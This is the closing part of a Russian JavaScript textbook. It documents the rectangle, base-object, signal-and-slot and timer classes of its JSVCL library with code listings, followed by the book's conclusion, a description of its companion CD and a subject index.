	Конструктор. Создает объект класса `VRect`. Левый верхний угол прямоугольника, описываемого создаваемым объектом, будет находиться в точке, определяемой объектом `ptTopLeft`, а правый нижний — в точке, определяемой объектом `ptBottomRight`

Таблица 15.3 *(продолжение)*

Прототип	Описание
`VRect(number nLeft, number nTop, number nRight, number nBottom)`	Конструктор. Создает объект класса `VRect`. Координаты левой, верхней, правой и нижней стороны прямоугольника, описываемого создаваемым объектом, определяются, соответственно, параметрами `nLeft`, `nTop`, `nRight`, и `nBottom`
`Copy()`	Возвращает объект-копию
`SetRect(VRect rc)`	Устанавливает параметры прямоугольника. Копирует значения свойств объекта `rc` в соответствующие свойства объекта, для которого вызывается метод
`SetRect( VPoint ptTopLeft, VSize szWidthHeight)`	Устанавливает параметры прямоугольника. Объект `ptTopLeft` определяет координаты его левого верхнего угла, а объект `szWidthHeight` — размеры
`SetRect( VPoint ptTopLeft, VPoint ptBottomRight)`	Устанавливает параметры прямоугольника. Объект `ptTopLeft` определяет координаты его левого верхнего, а `ptBottomRight` — правого нижнего угла
`SetRect( number nLeft, number nTop, number nRight, number nBottom)`	Устанавливает параметры прямоугольника. Параметры определяют координаты его левой, верхней, правой и нижней стороны
`Move(VPoint ptTo)`	Перемещает прямоугольник без изменения его размеров. Новая координата его левого верхнего угла задается объектом `ptTo`
`Move(VSize szOffset)`	Перемещает прямоугольник без изменения его размеров. Левый верхний угол прямоугольника смещается по осям *x* и *y* на расстояние, заданное объектом `szOffset`
`Move(number nOffsetX, number nOffsetY)`	Перемещает прямоугольник без изменения его размеров. Левый верхний угол прямоугольника смещается по осям *x* и *y* на расстояние, определяемое, соответственно, параметрами `nOffsetX` и `nOffsetY`
`Expand(VSize sz)`	Расширяет прямоугольник вправо, влево, вверх и вниз. Значения расширения по горизонтали и вертикали задаются значениями свойств `cx` и `cy` объекта `sz`

Таблица 15.3 *(продолжение)*

Прототип	Описание
`Expand(VRect rc)`	Расширяет прямоугольник. Значения расширения влево, вверх, вправо, вниз определяются свойствами `left`, `top`, `right`, `bottom`, соответственно, объекта `rc`
`Expand(number nGrow)`	Расширяет прямоугольник. Значение расширения во все стороны определяется параметром `nGrow`
`Expand(number nGrowX,` `number nGrowY)`	Расширяет прямоугольник. Значения расширения по горизонтали и вертикали определяются параметрами `nGrowX` и `nGrowY` соответственно

`Expand(`
`number nGrowLeft,`
`number nGrowTop,`
`number nGrowRight,`
`number nGrowBottom)`
	Расширяет прямоугольник. Значения расширения влево, вверх, вправо, вниз определяются, соответственно, параметрами `nGrowLeft`, `nGrowTop`, `nGrowRight`, `nGrowBottom`

`Contract(VSize sz)`	Сжимает прямоугольник вправо, влево, вверх и вниз. Значения сжатия по горизонтали и вертикали задаются значениями свойств `cx` и `cy` объекта `sz`
`Contract(VRect rc)`	Сжимает прямоугольник. Значения сжатия влево, вверх, вправо, вниз определяются свойствами `left`, `top`, `right`, `bottom`, соответственно, объекта `rc`
`Contract(number nClip)`	Сжимает прямоугольник. Значение сжатия во все стороны определяется параметром `nClip`

`Contract(`
`number nClipX,`
`number nClipY)`
	Сжимает прямоугольник. Значения сжатия по горизонтали и вертикали определяются параметрами `nClipX` и `nClipY` соответственно

`Contract(`
`number nClipLeft,`
`number nClipTop,`
`number nClipRight,`
`number nClipBottom)`
	Сжимает прямоугольник. Значения сжатия влево, вверх, вправо, вниз определяются, соответственно, параметрами `nClipLeft`, `nClipTop`, `nClipRight`, `nClipBottom`

`Size()`	Возвращает объект класса `VSize`, содержащий геометрические размеры (длины сторон) прямоугольника

Таблица 15.3 *(окончание)*

Прототип	Описание
`Width()`	Возвращает ширину прямоугольника
`Height()`	Возвращает высоту прямоугольника
`TopLeft()`	Возвращает объект класса `VPoint`, описывающий точку левого верхнего угла прямоугольника
`BottomRight()`	Возвращает объект класса `VPoint`, описывающий точку правого нижнего угла прямоугольника
`PtInRect(VPoint pt)`	Определяет, находится ли точка, определяемая объектом `pt`, в области прямоугольника. Возвращает `true`, если точка находится внутри прямоугольника, и `false` в противном случае

Теперь давайте рассмотрим метод `Move` класса `VRect`. Он хорошо иллюстрирует принцип эмулирования перегрузки методов класса при помощи анализа количества и идентификации типа переданных методу параметров. Как видно из табл. 15.3, метод `Move` может вызываться с одним или двумя параметрами. В случае вызова метода с двумя параметрами нам заведомо известен их тип — числа. Однако единственный параметр метода может являться как объектом класса `VSize`, так и объектом класса `VPoint`. Заметьте, что в зависимости от типа единственного параметра меняется поведение метода `Move`: если передан объект класса `VSize`, производится смещение прямоугольника на заданную величину, а если объект класса `VPoint` — перемещение прямоугольника в заданную точку (координата левого верхнего угла станет равна координате, определяемой объектом, передаваемым в качестве параметра). Далее приведен листинг метода `Move` класса `VRect`.

```
VRect.prototype.Move = function()
{
  with(this)
  {
    if(arguments.length == 1)
    {
      var oMove = arguments[0];
```

```
      if(oMove.IsKindOf("VSize"))
      {
        // Move(VSize szOffset)
        left    += oMove.cx;
        top     += oMove.cy;
        right   += oMove.cx;
        bottom  += oMove.cy;
      }
      else
      {
        // Move(VPoint ptTo)
        SetRect(oMove, Size());
      }
    }
    else
    {
      // Move(number nOffsetX, number nOffsetY)
      left    += arguments[0];
      top     += arguments[1];
      right   += arguments[0];
      bottom  += arguments[1];
    }
  }

  return this;
}
```

Как можно видеть, в методе производится анализ количества переданных ему параметров. В случае, если методу передан один параметр, производится также анализ типа объекта, переданного в качестве этого параметра при помощи метода `IsKindOf`. Заметьте, как производится перемещение прямоугольника в случае, если методу `Move` передан объект класса `VPoint` — используется метод `SetRect`, которому передается объект, определяющий точку верхнего левого угла и объект, определяющий размеры прямоугольника, полученный при помощи метода `Size`.

На этом мы закончим рассмотрение классов `VPoint`, `VSize` и `VRect`. И в дополнение ко всему сказанному, хотелось бы отметить, что, несмотря на возможно кажущуюся избыточность данных классов, их применение в проектах, требующих большого количества операций с геометрическими данными (таких, например, как библиотеки элементов управления для Web-страниц), весьма целесообразно. Оно поможет сильно сократить общий объем кода и избежать многих ошибок.

Класс *VObject*

Данный класс является наследником класса `VSimpleObject`. В нем реализованы механизмы синхронной обработки событий и идентификации экземпляра объекта. Класс `VObject` может использоваться в качестве базового для достаточно сложных классов (например, классов элементов управления), объекты которых должны иметь возможность взаимодействия с другими объектами, например, с целью уведомления о произошедших в них изменениях. Код конструктора класса `VObject` выглядит следующим образом:

```
function VObject()
{
  this.m_nID        = VObject.__GlobalID++;
  this.m_aConnections  = new Array();
}
IMPLEMENT_INHERITANCE("VObject", "VSimpleObject");
```

В конструкторе `VObject` происходит назначение объекту уникального числового идентификатора. Числовой идентификатор объекта присваивается его свойству `m_nID` в конструкторе `VObject`. Очередное значение данного идентификатора хранится в виде свойства `__GlobalID` объекта функции `VObject`. Оно наращивается при каждом ее вызове. Начальное значение `__GlobalID` равно `0`.

```
VObject.__GlobalID = 0;
```

Значение уникального идентификатора объекта возвращается методом `GetID` класса `VObject`:

```
VObject.prototype.GetID = function()
{
  return this.m_nID;
}
```

Также класс `VObject` имеет метод `GetName`, возвращающий уникальное символическое имя объекта, полученное путем конкатенации префикса `"V"` со строковым представлением идентификатора объекта в шестнадцатеричной системе счисления. Имя объекта может использоваться для сохранения списка ссылок на объекты классов библиотеки JSVCL в виде свойств некоторого объекта-контейнера.

```
VObject.prototype.GetName = function()
{
  return "V" + this.m_nID.toString(16);
}
```

В конструкторе `VObject` также инициализируется свойство `m_aConnections` значением пустого массива *(см. следующий раздел)*.

Модель событий, сигналы и слоты

На данный момент механизм слотов и сигналов в библиотеке JSVCL является основным средством обеспечения взаимодействий объектов, имеющих характер событий. Он позволяет производить сопоставление специальным образом определенных методов (сигналов) объектов классов, являющихся наследниками `VObject` любому количеству любых методов (слотов) любых объектов. Ключевой момент данной концепции состоит в том, что при вызове метода объекта, являющегося сигналом, происходит последовательный вызов всех сопоставленных ему методов-слотов объектов, которым принадлежат слоты (при этом всем слотам передаются параметры, переданные методу-сигналу). Данный процесс мы будем называть *распространением сигнала*.

Примечание

Идея сигналов и слотов была позаимствована мной из объектно-ориентированного мультиплатформенного пакета разработки графического пользовательского интерфейса на C++ — Qt. Реализация данной концепции в JSVCL во многом отличается от реализации ее в Qt, однако основные принципы схожи.

Для наглядного иллюстрирования принципов работы механизма слотов и сигналов далее приводится небольшой фрагмент кода.

```
function VObject_1()
{
  VObject.call(this);
  this.Method1 = function() { alert("VObject_1.Method1"); };
  this.Method2 = function() { alert("VObject_1.Method2"); };
};
IMPLEMENT_INHERITANCE("VObject_1", "VObject");

function VObject_2()
{
  VObject.call(this);

  this.SIGNAL("test_signal"); // создание сигнала
  this.Method1 = function() { alert("VObject_2.Method1"); };
};
IMPLEMENT_INHERITANCE("VObject_2", "VObject");
```

```
var oObject1 = new VObject_1();
var oObject2 = new VObject_2();

oObject2.connect("test_signal", oObject1, "Method1");
oObject2.connect("test_signal", oObject1, "Method1");
oObject2.connect("test_signal", oObject1, "Method2");
oObject2.connect("test_signal", oObject2, "Method1");

oObject2.test_signal(); // инициация распространения сигнала
```

В данном фрагменте кода (его вы можете также найти в файле примера examples\15\slot_signal.html) объявляются два класса-наследника `VObject`: `VObject_1` и `VObject_2`. Класс `VObject_1` имеет два метода: `Method1` и `Method2`, класс `VObject_2` — один метод `Method1`. Кроме того, у объектов класса `VObject_2` путем вызова метода `SIGNAL` класса `VObject` создается сигнал с именем `test_signal`. Затем в данном примере создаются два объекта — `oObject1` и `oObject2` — классов `VObject_1` и `VObject_2` соответственно. Далее, при помощи вызова метода `connect` (метод класса `VObject`) осуществляется связывание сигнала `test_signal` объекта `oObject2` с различными слотами. Обратите внимание, что связывание сигнала `test_signal` со слотом `Method1` объекта `oObject1` производится два раза. Также выполняется связывание сигнала `test_signal` объекта `oObject2` со слотом `Method1` этого же объекта. Затем, вследствие вызова метода `test_signal` объекта `oObject2` происходит инициация распространения данного сигнала. Вследствие выполнения данного кода на экран будет последовательно выведено четыре окна сообщений с содержимым: "VObject_1.Method1", "VObject_1.Method1", "VObject_1.Method2", "VObject_2.Method1". То есть вследствие распространения сигнала вызов слотов производится в той последовательности, в которой они были связаны с сигналом, и столько раз, сколько раз они были связаны. Теперь давайте разберемся в деталях реализации этого механизма.

Итак, вы уже знаете, что создание сигнала производится при помощи метода `SIGNAL` класса `VObject`. Его код очень прост:

```
VObject.prototype.SIGNAL = function(strSignal)
{
  this[strSignal] = new Function("this.Dispatch(\"" +
         strSignal + "\", arguments);");
  this.m_aConnections[strSignal] = new this.Slots();
}
```

У объекта, метод `SIGNAL` которого вызывается, создается метод с именем, передаваемым в качестве параметра `strSignal`. Созданный метод-

сигнал должен производить вызов метода `Dispatch` объекта, передавая ему имя этого сигнала и массив аргументов `arguments`, переданных в метод-сигнал при вызове. Также в свойство-массив `m_aConnections` объекта добавляется элемент, строковый индекс которого равен имени сигнала, а значением является объект класса `Slots` (он будет рассмотрен далее).

Как мы уже видели, соединение сигнала со слотом производится при помощи метода `connect` объекта, которому принадлежит сигнал. Существует и обратная операция — метод `disconnect`, производящий удаление связи сигнала со слотом. Далее приведен листинг этих двух методов.

```
VObject.prototype.connect =
    function(strSignal, oObject, strSlot)
{
  with(this)
    m_aConnections[strSignal].Insert(new Slot(oObject,
                        oObject[strSlot]));
}

VObject.prototype.disconnect =
    function(strSignal, oObject, strSlot)
{
  with(this)
    m_aConnections[strSignal].Remove(new Slot(oObject,
                        oObject[strSlot]));
}
```

Оба метода принимают строковое имя сигнала, ссылку на объект, содержащий слот, и строковое имя слота в качестве первого, второго и третьего параметров соответственно. Эти методы просто осуществляют вызов методов `Insert` либо `Remove` объекта класса `Slots`, являющегося элементом массива `m_aConnections`, доступ к которому производится по строковому индексу — имени сигнала. Класс `Slots` и его методы рассматриваются в следующем разделе.

Классы *Slots* и *Slot*, массивы слотов

Как вы уже наверно поняли, массив `m_aConnections` объектов класса `VObject` и его наследников хранит информацию о связях сигналов объекта с группами слотов. Для хранения информации о группе слотов, соответствующих конкретному сигналу, используются объекты класса `Slots`, являющиеся элементами массива `m_aConnections`. Фактически

класс `Slots` не является классом в том смысле, который мы вложили в это понятие в начале данной главы. Конструктор `Slots` возвращает объект массива, расширенный методами `Insert` и `Remove`. Элементами такого массива являются объекты класса `Slot`, содержащие информацию об одном слоте некоторого объекта. Класс `VObject` агрегирует классы `Slots` и `Slot`. Далее приводится листинг функции-конструктора объектов класса `Slots`.

```
VObject.prototype.Slots = function()
{
  var oSlots = new Array();

  oSlots.Insert = function(oSlot)
  {
    var nIndex = this.length;

    for(var i = 0; i < this.length; i++)
    {
      if(typeof(this[i]) == "undefined")
      {
        nIndex = i;
        break;
      }
    }

    this[nIndex] = oSlot;
  }

  oSlots.Remove = function(oSlot)
  {
    for(var i = 0; i < this.length; i++)
    {
      if((typeof(this[i]) != "undefined") &&
         (this[i].IsEqual(oSlot)))
      {
        delete this[i];
        break;
      }
    }
  }

  return oSlots;
}
```

Как видите, методы `Insert` и `Remove` объекта класса `Slots` просто производят, соответственно, добавление, либо удаление элементов массива (которым является такой объект). Методу `Insert` передается ссылка на объект класса `Slot`, который необходимо добавить в массив. Алгоритм добавления элемента реализован таким образом, чтобы минимизировать количество неиспользуемых элементов массива (перед добавлением производится поиск элементов, не содержащих ссылки на объекты, и если такой элемент найден, ссылка помещается в него, в противном случае в массив добавляется новый элемент). В метод `Remove` также передается ссылка на объект класса `Slot`. Метод `Remove` производит поиск аналогичного объекта среди элементов объекта-массива (используется метод `IsEqual` объектов-элементов), и, если аналогичный объект найден, производится его удаление из массива. Далее приведен код определения класса `Slot` (листинг его конструктора и метода `IsEqual`).

```
VObject.prototype.Slot = function(oObject, fnSlot)
{
  this.oObject = oObject;
  this.fnSlot  = fnSlot;
}

VObject.prototype.Slot.prototype.IsEqual = function(oSlot)
{
  return (this.oObject == oSlot.oObject) &&
         (this.fnSlot == oSlot.fnSlot);
}
```

Конструктор класса `Slot` принимает два параметра — ссылку на объект (`oObject`) и ссылку на функцию — метод-слот этого объекта. Конструктор просто помещает эти значения в свойства `oObject` и `fnSlot` создаваемого объекта. Метод `IsEqual` объектов класса `Slot` принимает ссылку на некоторый объект класса `Slot` и возвращает `true`, если значения свойств `oObject` и `fnSlot` переданного в качестве параметра объекта равны значениям этих же свойств объекта, метод `IsEqual` которого вызывается. То есть метод `IsEqual` предназначен для определения факта идентичности объектов класса `Slot`.

Подведем некоторый итог сказанному ранее в виде небольшого списка тезисов.

- Каждый объект класса `VObject` имеет свойство — массив `m_aConnections`.
- Метод `SIGNAL` класса `VObject` принимает в качестве параметра строковое значение (имя сигнала), создает у объекта метод с данным

именем, а также добавляет в массив m_aConnections пару "ключ-значение". Ключом является все то же имя сигнала, а значением — объект класса Slots.

- Объект класса Slots представляет собой массив. Для добавления в него элементов используется его метод Insert, для удаления — Remove. Элементами такого массива должны являться объекты класса Slot.
- Метод connect класса VObject принимает в качестве параметров имя сигнала, ссылку на объект (со слотом которого надо соединить сигнал) и имя слота. Метод connect получает ссылку на функцию-слот, создает новый объект класса Slot, передавая его конструктору ссылку на объект и метод-слот, и, используя метод Insert, добавляет созданный объект в один из массивов (являющихся объектами класса Slots), хранящихся в массиве m_aConnections (индекс этого элемента-массива соответствует имени сигнала, переданного в качестве параметра в метод connect). Метод disconnect производит операцию, обратную той, которую производит connect — удаляет один из объектов из одного из массивов-элементов массива m_aConnections.
- Фактически имеем, что массив m_aConnections хранит соответствие имен сигналов конкретного объекта спискам соединенных с данным сигналом слотов.

Метод *Dispatch* класса *VObject*, распространение сигнала

Как мы видели ранее, создаваемый вследствие вызова метода SIGNAL метод-сигнал производит лишь одно действие — вызывает метод Dispatch объекта, которому принадлежит, передавая этому методу строковое имя сигнала (соответствует имени идентификатора метода-сигнала) и массив переданных ему аргументов (arguments). Метод Dispatch как раз и является "рабочей лошадкой", ответственной за распространение сигнала. Далее приведен листинг этого метода.

```
VObject.prototype.Dispatch = function(strSignal, arrArgs)
{
  with(this)
  {
    var arrSlots = m_aConnections[strSignal];

    var nCount = arrSlots.length;

    if(nCount)
    {
      var strBody = "fnSlot.call(obj";
```

```
      for(var i = 0; i < arrArgs.length; i++)
        strBody += ",a[" + i.toString() + "]";

      strBody += ");";

      var fnDisp = new Function("obj", "fnSlot",
                    "a", strBody);

      for(var i = 0; i < nCount; i++)
      {
        if(typeof(arrSlots[i]) != "undefined")
          fnDisp(arrSlots[i].oObject,
               arrSlots[i].fnSlot, arrArgs);
      }
    }
  }
}
```

Принцип действия метода `Dispatch` достаточно прост. Он получает ссылку на массив объектов, хранящих информацию о слотах сигнала с именем `strSignal` (переменная `arrSlots`) и, если в массиве есть элементы, конструирует прокси-функцию для вызова слотов с параметрами (локальная переменная `fnDisp`), генерируя код ее тела, исходя из количества элементов массива аргументов слотов (параметр `arrArgs`). Затем метод `Dispatch` перебирает все элементы массива `arrSlots` (объекты класса `Slot`) и производит вызов прокси-функции `fnDisp`, передавая ей ссылку на объект, содержащий слот, ссылку на функцию-слот (эти данные берутся из свойств объектов-элементов массива `arrSlots`) и массив аргументов слотов `arrArgs`. А функция `fnDisp`, в свою очередь, вызывает слот объекта, на который были переданы ссылки, передавая слоту параметры из массива `arrArgs`. Таким образом и производится распространение сигнала в реализации модели слотов и сигналов библиотеки JSVCL.

Класс таймера *VTimer*

Как упоминалось в предыдущем разделе, на основе класса `VObject` можно разрабатывать классы, объекты которых должны иметь возможность взаимодействия с другими объектами. Хорошим примером, иллюстрирующим использование функциональности класса `VObject`, может являться класс таймера. Как вы знаете, ядро исполнения клиентских сценариев браузеров предоставляет API для работы с таймерами. Так, "запустить" таймер можно при помощи метода `setTimeout` объекта `window`.

Для обработки событий таймера должна быть реализована глобальная функция-обработчик. Также необходимо сохранить идентификатор таймера, возвращаемый методом `setTimeout` для того, чтобы впоследствии иметь возможность "остановить" его при помощи вызова метода `clearTimeout`. Однако при разработке скриптов с интенсивным применением объектно-ориентированного подхода использование различного рода глобальных функций и данных весьма нежелательно. Поэтому для осуществления прозрачной и гибкой работы с таймерами логично разработать соответствующий класс.

Класс таймера в библиотеке JSVCL имеет имя `VTimer`. Он является прямым наследником класса `VObject`. Использование функциональности `VTimer` возможно посредством вызова нескольких его методов. В табл. 15.4 приведено их описание.

Таблица 15.4. *Описание методов класса* `VTimer`

Прототип метода	Описание
`SetInterval(nInterval)`	Устанавливает интервал срабатывания таймера равным значению, переданному в качестве параметра `nInterval` (в миллисекундах). По умолчанию интервал срабатывания таймера равен `0`
`Start()`	Запускает таймер
`Stop()`	Останавливает таймер
`Reset(nInterval)`	Перезапускает таймер. Если передан параметр `nInterval`, то таймер перезапускается с интервалом срабатывания, равным значению `nInterval`
`IsActive()`	Возвращает `true`, если таймер находится в активном состоянии, т. е. запущен, и `false` в противном случае

Обработка событий таймеров, реализуемых объектами класса `VTimer`, осуществляется в рамках модели слотов и сигналов. Класс `VTimer` определяет сигнал `tick`, распространяющийся при каждом срабатывании таймера. В этом плане класс `VTimer` предоставляет разработчику определенную гибкость, ведь теперь у одного таймера может быть не один обработчик событий (им могут являться любое количество слотов любых объектов).

Теперь давайте разберемся в деталях реализации класса `VTimer`. Ниже приведен сокращенный листинг конструктора `VTimer` (исключены определения всех методов).

```
function VTimer()
{
  VObject.call(this);

  ...

  this.SIGNAL("tick");

  this.m_nTimerID   = 0;
  this.m_nInterval  = 0;
  this.m_nTickCount   = 0;

}
IMPLEMENT_INHERITANCE("VTimer", "VObject");
```

Как видите, кроме сигнала `tick` и описанных ранее методов, объекты класса `VTimer` содержат несколько свойств. В свойстве `m_nTimerID` будет сохраняться идентификатор таймера, возвращаемый методом `window.setInterval`. Свойство `m_nInterval` устанавливается методом `SetInterval` и используется как значение интервала задержки таймера, передаваемое методу `window.setInterval` при запуске таймера. Свойство `m_nTickCount` сохраняет количество срабатываний таймера, произошедшее с момента его последнего запуска. Оно передается слотам, обрабатывающим сигнал `tick`.

Принцип, лежащий в основе функциональности, реализуемой классом `VTimer`, состоит в создании временной функции-обработчика событий таймера, инициализируемого методом `window.setInterval`, из которого производится вызов метода `Tick` объекта класса `VTimer`, инициализировавшего таймер. Создание такого обработчика и, собственно, запуск таймера производится в методе `Start`. Далее приведен листинг методов `Start` и `Tick` класса `VTimer`.

```
VTimer.prototype.Start = function()
{
  with(this)
  {
    if(!m_nTimerID)
    {
      var strName  = GetName();
```

```
      VTimer[strName]    = this;
      VTimer["on" + strName] = new Function(
          "VTimer[\"" + strName + "\"].Tick();");

      m_nTickCount = 0;
      m_nTimerID   = window.setInterval(
             VTimer["on" + strName], m_nInterval);
    }
  }
}

VTimer.prototype.Tick = function()
{
  with(this)
  {
    if(m_nTimerID)
      tick(++m_nTickCount);
  }
}
```

Метод `Start` производит действия по запуску таймера только в том случае, если он еще не запущен (проверяется значение свойства `m_nTimerID`). Для того чтобы при возникновении события таймера, инициализированного в методе `Start` некоторого объекта класса `VTimer`, иметь возможность делегировать управление методу `Tick` именно этого объекта, в методе `Start` выполняются следующие действия:

1. У объекта-функции `VTimer` создается свойство с именем, соответствующим уникальному имени объекта, запускающего таймер, возвращаемым методом `GetName`.
2. Функция-обработчик событий таймера генерируется динамически. В коде ее тела путем доступа к свойству объекта-функции `VTimer` с именем, определенным в пункте 1, получается ссылка на нужный объект класса `VTimer` и вызывается его метод `Tick`.

Метод `Start` запускает таймер, передавая методу `window.setInterval` ссылку на сгенерированный обработчик. Таким образом, каждому таймеру, инициализируемому в методе `Start`, назначается свой обработчик, "знающий" имя свойства объекта-функции `VTimer`, в котором хранится ссылка на объект, методом `Start` которого был запущен данный таймер. Перед запуском таймера свойству `m_nTickCount` присваивается значение 0. Также в свойстве `m_nTimerID` сохраняется значение идентификатора запущенного таймера.

Метод `Stop` класса `VTimer` производит остановку таймера, вызывая метод `clearInterval` объекта `window`. Он также удаляет свойства объекта-функции `VTimer`, созданные методом `Start`, и обнуляет свойство `m_nTimerID`. Метод `Reset` осуществляет перезапуск таймера путем последовательного вызова методов `Stop`, `SetInterval` (в случае, если методу передан параметр `nInterval` — новое значение интервала срабатывания таймера) и `Start`.

Использовать функциональность, реализуемую `VTimer`, очень просто. Достаточно создать объект класса `VTimer`, с помощью метода `connect` соединить его сигнал `tick` со слотом некоторого объекта и вызвать метод `Reset`, передав ему значение интервала задержки, либо вызвать последовательность методов `SetInterval` и `Start`. Пример использования класса `VTimer` вы можете найти в файле examples\15\timer.html на прилагаемом к книге компакт-диске.

Заключение

В этой книге мы рассмотрели множество вопросов, связанных с программированием на JavaScript, начиная с общих принципов построения Web-страниц, внедрения в них скриптов и работы с объектной моделью документа, заканчивая реализацией редактора HTML и разработкой библиотеки классов для эффективного объектно-ориентированного программирования. Я надеюсь, что книга оказалась полезной для вас. Так что же дальше? Дальше я желаю вам успехов в дальнейшем совершенствовании навыков программирования на JavaScript и освоении новых технологий Web-разработки.

Напоследок хотелось бы заметить, что высказать свое мнение об этой книге и задать вопросы относительно содержащихся в ней материалов вы можете, посетив сайт издательства, расположенный по адресу **http://bhv.ru**. Текущие и новые версии большинства скриптов, описанных в книге, можно будет найти на сайте **http://codeguru.ru**.

ПРИЛОЖЕНИЕ

Описание компакт-диска

На компакт-диске, прилагаемом к книге, содержатся файлы приложений и примеров к ее главам, а также документация по языку гипертекстовой разметки HTML, каскадным таблицам стилей первого и второго уровней, а также объектным моделям документа первого, второго и третьего уровней.

- В папке addons содержатся файлы приложений к некоторым главам.
- В папке examples содержатся примеры к *главам 4—15* книги:
  - в папке examples\04 находятся примеры *главы 4*;
  - в папке examples\05 находятся примеры *главы 5*;
  - в папке examples\06 находятся примеры *главы 6*;
  - в папке examples\07 находятся примеры *главы 7*;
  - в папке examples\08 находятся примеры *главы 8*;
  - в папке examples\09 находятся примеры *главы 9*;
  - в папке examples\10 находятся примеры *главы 10*;
  - в папке examples\11 находятся примеры *главы 11*;
  - в папке examples\12 находятся примеры *главы 12*;
  - в папке examples\13 находятся примеры *главы 13*;
  - в папке examples\14 находятся примеры *главы 14*;
  - в папке examples\15 находятся примеры *главы 15*;
  - в папке examples\Lib находятся файлы библиотек, для работы с cookie, регулярными выражениями, датой/временем, для динамической генерации изображений;

- в каталоге examples\Lib\jsvcl содержится объектно-ориентированная библиотека JSVCL, разработанная в рамках пятнадцатой главы.

❒ В папке w3c находится документация по HTML, CSS и DOM:

- в папке w3c\css размещены спецификации CSS1 и CSS2:
  - в папке w3c\css\css2 в подкаталогах eng и rus находятся, соответственно, английская и русская версии спецификаций CSS2;
- в папке w3c\html находятся спецификации HTML 4.0 и 4.01:
  - в папке w3c\html\4.0 — спецификация HTML 4.0;
  - в папке w3c\html\4.01 в подкаталогах eng и rus находятся, соответственно, английская и русская версии спецификаций HTML 4.01;
- в папке w3c\dom находятся спецификации объектных моделей документа первого, второго и третьего уровней:
  - в папке w3c\dom\dom1 — спецификация объектной модели документа первого уровня;
  - в папке w3c\dom\dom2 — спецификация объектной модели документа второго уровня;
  - в папке w3c\dom\dom3 — спецификация объектной модели документа третьего уровня.

Предметный указатель

C

Cookie 147

D

Document Object Model (DOM) 80
Document Type Definition (DTD) 49
Dynamic HTML (DHTML) 81

E

Escape-код 26

H

HyperText Markup Language (HTML) 45

J

JavaScript:
◊ версия 124
◊ работа с изображениями 261
◊ регулярное выражение 171

N

Namespace 346

S

Standardized Generalized Markup Language (SGML) 45

U

Uniform Resource Locator (URL) 16, 188
Universal Character Set (UCS) 50
Universal Resource Identifier (URI) 54

А

Анимация 277
◊ бегущая строка 280
◊ волнообразный движущийся текст 284, 310
◊ движение светящихся шаров 313
◊ движение текста в 3D-пространстве 292
◊ движение фонового рисунка 294
◊ летящие звезды 294
◊ появление и исчезновение текста 278
◊ прилетающий по частям текст 290
◊ снег 301
◊ текст, движущий на наблюдателя 280
◊ фейерверк 298
◊ часы 303
Атрибут элемента HTML 48

Б

Бегущая строка 280
Браузер:
◊ заголовок окна 213
◊ окно:
▫ задание параметров 205
▫ изменение размеров 210
▫ перемещение 210
◊ полосы прокрутки 215
◊ строка состояния 213

В

Визуальный редактор HTML 320
Выражение 11

Д

Дата/время, конвертирование в строку 139

И

Идентификатор 10, 11
Изображение 254
◊ изменение прозрачности 311
Инструкция 18
◊ пустая 18
Интерфейс 83
Исключение 41

К

Каскадная таблица стилей 60, 97
◊ альтернативная 64
◊ визуальные эффекты 74
◊ внедренная в документ 63
◊ внешняя 64
◊ встроенная 103
◊ курсор мыши 78
описание 62
◊ постоянная 65
◊ предпочитаемая 64
◊ цвет 75
◊ шрифт 76
Кэш в оперативной памяти 263
Класс 336, 339
◊ базовый 339
Кнопка 226
Коллекция images 257
Комментарий:
◊ CSS1 и CSS2 67
◊ HTML 48
◊ JavaScript 18

Конвертирование:
◊ в boolean 24
◊ в число 26
Константа 20
◊ определение 21
Конструктор класса 339
Контроль данных на стороне клиента 218
Кэш файловый 263
Кэширование изображений 262

Л

Литерал 10
◊ объекта 30
◊ строковый 26
◊ функции 43
◊ числовой 25

М

Массив 27
Метка 40
Метод:
◊ класса 340
◊ объекта 30
Модель:
◊ визуального форматирования 74
◊ представления документа в виде блоков 73
Модель обработки событий 107
◊ DOM уровня 2 117
◊ базовая 108
◊ специфическая 114

Н

Набор правил 66
Наследование 33, 344

О

Обработка события 107
Обработчик события 15, 107
Объект 29, 337
◊ body 95
◊ Date 134
◊ document 93, 206, 213
◊ Image 256
◊ navigator 153
◊ RegExp 171
◊ String 175
◊ style 103
◊ window 91, 206
◊ window.navigator 126
◊ window.screen 132
◊ класса 339
◊ создание 30
Объектная модель:
◊ браузера 80
◊ документа 80
Оператор 11
◊ break 40
◊ catch 42
◊ continue 40
◊ delete 28, 29
◊ finally 42
◊ if...else 37
◊ new 27, 31, 257
◊ switch 37
◊ throw 41
◊ try 42
◊ typeof 22, 337
◊ составной 19
◊ цикла 38
▫ do...while 39
▫ for 38
▫ for...in 39
▫ while 39

Операторный блок 19
Определение типа документа 49

П

Переключатель 229
Переменная 20, 337
◊ глобальная 22
◊ локальная 21
◊ область видимости 21
◊ объявление 21
Правила "at" 66
Правило 66
◊ каскада 72
Пространство имен 346
Протокол 188
◊ javascript 195
◊ mailto 189
Псевдокласс 71
Псевдоэлемент 70

Р

Радиокнопка 229
Регистрозависимость 17
Регулярное выражение 163
◊ захватывающие скобки 166
◊ незахватывающие скобки 166
◊ примеры шаблонов 179
◊ проверки электронного адреса 186
◊ символы 164
◊ флаг 163, 170
◊ шаблон 163, 164
▫ простой 164

С

Свойство объекта 29
Селектор 68
◊ атрибутов 70
◊ дочерних элементов 70
◊ потомков 69
◊ простой 69
◊ сестринских элементов 70
Символ:
◊ ; 18
◊ пробельный 17
◊ языка 10
Слово:
◊ зарезервированное 10, 19
◊ ключевое 10
Событие 107
Список 231
◊ выпадающий 231
Ссылка 54
◊ на внешнюю таблицу стилей 65
◊ на символ 51
Строка 26
Структура документа HTML 49

Т

Таблица HTML 56
Тег:
◊ HTML 47
◊ <SCRIPT> 14
Текстовое поле 225
Тип данных 22
◊ null 23
◊ undefined 23
◊ логический 24
◊ числовой 25

У

Универсальный набор символов 50

Ф

Фильтр 305
◊ Alpha 311
◊ Fade 311
◊ Light 313
◊ Wave 310
Флажок 229
Форма 193, 217
◊ HTML 57
◊ обратной связи 249, 250
Фрейм 58
Функция 43
◊ вызов 44
◊ определение 43

Ч

Часы 303

Я

Якорь 54